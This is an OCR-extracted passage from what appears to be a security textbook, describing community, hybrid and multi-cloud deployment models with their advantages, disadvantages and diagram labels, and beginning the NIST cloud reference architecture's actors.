

Legitimate access path
Boundary Controller
Subscriber controlled security perimeter
Outside
Inside
Private cloud
Blocked access
Users accessing cloud from within the perimeter

Figure 19.3: Private cloud deployment model

- **Community Cloud**

  It is a multi-tenant infrastructure shared among organizations from a specific community with common computing concerns, such as security, regulatory compliance, performance requirements, and jurisdiction. The community cloud can be either on- or off-premises and governed by the participated organizations or by a third-party managed service provider (e.g., Optum Health Cloud, Salesforce Health Cloud).

  - **Advantages**:
    - Less expensive compared to the private cloud
    - Flexibility to meet the community's needs
    - Compliance with legal regulations
    - High scalability
    - Organizations can share a pool of resources from anywhere via the Internet

- **Disadvantages**:
    - Competition between consumers in resource usage
    - Inaccurate prediction of required resources
    - Lack of legal entity in case of liability
    - Moderate security (other tenants may be able to access data)
    - Trust and security concerns between tenants



Security perimeters
Organization A
Organization B
Organization C
Inside
Outside
Organization A
Organization B
Organization C
Inside
Outside
Users accessing local cloud resources
Users accessing remote cloud resources
User that access the cloud from within their perimeters
Community companies that provide and consume cloud resources
Community companies that consume resources

Figure 19.4: Community cloud deployment model

- **Hybrid Cloud**

  It is a cloud environment comprised of two or more clouds (private, public, or community) that remain unique entities but are bound together to offer the benefits of multiple deployment models. In this model, the organization makes available and manages some resources in-house and provides other resources externally (e.g., Microsoft Azure, Zymr, Parangat, Logicalis).

  Example: An organization performs its critical activities on the private cloud (e.g., operational customer data) and non-critical activities on the public cloud.

    - **Advantages**:
        - High scalability (contains both public and private clouds)
        - Offers both secure and scalable public resources
        - High level of security (comprises private cloud)

- Allows to reduce and manage the cost according to requirements

- **Disadvantages**:
  - Communication at the network level may be conflicted as it uses both public and private clouds
  - Difficult to achieve data compliance
  - Organization reliant on the internal IT infrastructure in case of outages (maintain redundancy across data centers to overcome)
  - Complex service level agreements (SLAs)




Figure 19.5: Hybrid cloud deployment model

- **Multi Cloud**

  It is a dynamic heterogeneous environment that combines workloads across multiple cloud vendors that are managed via one proprietary interface to achieve long-term business goals. The multi cloud uses multiple computing and storage services from different cloud vendors. It distributes cloud assets, software, applications, etc. across various cloud-hosting environments. Multi cloud environments are mostly all-private, all-public or a combination of both. Organizations use multi cloud environments for distributing computing resources, thereby increasing computing power and storage capabilities, and limiting the data loss and downtime risk to a great extent (e.g., Microsoft Azure Arc, AWS Kaavo IMOD, Google Cloud Anthos).

  - **Advantages**:
    - High reliability and low latency
    - Flexibility to meet business needs

  - Cost-performance optimization and risk mitigation
  - Low risk of distributed denial-of-service (DDoS) attacks
  - Increased storage availability and computing power
  - Low probability of vendor lock-in

- **Disadvantages**:
  - Multi-cloud system failure affects business agility
  - Using more than one provider causes redundancy
  - Security risks due to complex and large attack surface
  - Operational overhead




Microsoft Azure
Application Data
Public cloud
Google Cloud Platform
Application Data
Public cloud
amazon webservices
Application Data
Public cloud
Application Data
Private cloud
Companies/users consuming cloud resources

Figure 19.6: Multi cloud deployment model



NIST Cloud Deployment Reference Architecture

NIST cloud computing reference architecture defines five major actors:

Cloud Consumer

A person or organization that uses cloud computing services

Cloud Provider

A person or organization providing services to interested parties

Cloud Carrier

An intermediary for providing connectivity and transport services between cloud consumers and providers

Cloud Auditor

A party for making independent assessments of cloud service controls and taking an opinion thereon

